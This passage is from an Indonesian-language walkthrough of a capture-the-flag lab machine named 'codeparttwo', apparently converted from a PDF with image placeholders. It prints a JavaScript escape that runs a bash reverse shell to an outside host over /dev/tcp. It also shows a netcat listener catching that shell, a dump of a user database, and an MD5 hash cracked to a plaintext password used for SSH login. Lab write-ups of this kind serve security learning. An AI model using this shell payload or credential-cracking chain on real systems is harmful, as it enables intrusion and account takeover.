    } catch(e) {}
    return null;
}

var Popen = findPopen(obj);
if (Popen) {
    var cmd = "bash -c 'bash -i >& /dev/tcp/10.10.16.36/3333 0>&1'";
    Popen(cmd, -1, null, -1, -1, -1, null, null, true);
}
```







Sebelum saya meninject saya kan menggunakan command “nc -lvnp 23” untuk melihat pergerakan code yang sudah tereksekusi.



disini saya mengobservasi apa yang saya bisa lakukan



gbm@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/gbm/.zsh_history
┌──(gbm㉿kali)-[~]
└─$ nc -lvnp 23
listening on [any] 23 ...
connect to [10.10.14.130] from (UNKNOWN) [10.10.11.82] 49112
bash: cannot set terminal process group (860): Inappropriate ioctl for device
bash: no job control in this shell
app@codeparttwo:~/app$ ls -la
ls -la
total 32
drwxrwxr-x 6 app app 4096 Sep 1 13:19 .
drwxr-x--- 5 app app 4096 Apr 6 2025 ..
-rw-r--r-- 1 app app 3679 Sep 1 13:19 app.py
drwxrwxr-x 2 app app 4096 Nov 30 12:05 instance
drwxr-xr-x 2 app app 4096 Sep 1 13:25 __pycache__
-rw-rw-r-- 1 app app 49 Jan 17 2025 requirements.txt
drwxr-xr-x 4 app app 4096 Sep 1 13:36 static
drwxr-xr-x 2 app app 4096 Sep 1 13:20 templates
app@codeparttwo:~/app$ cd instance
cd instance
app@codeparttwo:~/app/instance$ ls -la
ls -la
total 24
drwxrwxr-x 2 app app 4096 Nov 30 12:05 .
drwxrwxr-x 6 app app 4096 Sep 1 13:19 ..
-rw-r--r-- 1 app app 0 Nov 30 09:05 user.db
-rw-r--r-- 1 app app 16384 Nov 30 13:00 users.db
app@codeparttwo:~/app/instance$

Lalu gambar berikut saya mendapatkan file yang bernama users.db, saya coba untuk membukanya “cat users.db”




Saya melihat ada sejejeran user name yang ada dan ada nama marco di sini saya mencoba untuk memecahkan passwordnya menggunakan MD5.


MD5, adalah Message-Digest Algorithm 5 yang mengubah bentuk menjadi 128bit dan di representasikan sebagai angka heksadesiamal 32 digit




Di sini saya menggunakan crackstation.net untuk membantu saya crack passwordnya.


Tidak lama lama lagi saya mencoba langung masuk ke akun marco, “ssh marco@10.10.11.82” dengan password “sweetangelbabylove”.


marco@codeparttwo: ~
File Actions Edit View Help
┌──(gbm㉿kali)-[~]
└─$ ssh marco@10.10.11.82
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
marco@10.10.11.82's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Sun 30 Nov 2025 02:07:12 PM UTC
System load: 0.0
Usage of /: 61.6% of 5.08GB
Memory usage: 26%
Swap usage: 0%
Processes: 244
Users logged in: 0
IPv4 address for eth0: 10.10.11.82
IPv6 address for eth0: dead:beef::250:56ff:feb9:a272
⇒ There are 9 zombie processes.
Expanded Security Maintenance for Infrastructure is not enabled.



marco@codeparttwo: ~
File Actions Edit View Help
Users logged in: 0
IPv4 address for eth0: 10.10.11.82
IPv6 address for eth0: dead:beef::250:56ff:feb9:a272
⇒ There are 9 zombie processes.
Expanded Security Maintenance for Infrastructure is not enabled.
0 updates can be applied immediately.
Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check yo
ur Internet connection or proxy settings
Last login: Sun Nov 30 14:07:15 2025 from 10.10.14.130
marco@codeparttwo:~$
::1 ff02::1 ip6-localhost localhost
codeparttwo ff02::2 ip6-localnet
fe00::0 ip6-allnodes ip6-loopback
ff00::0 ip6-allrouters ip6-mcastprefix
marco@codeparttwo:~$ sS




Saya akan membuat file dengan nano yang baru untuk bisa mendapatkan akses kerootnya,

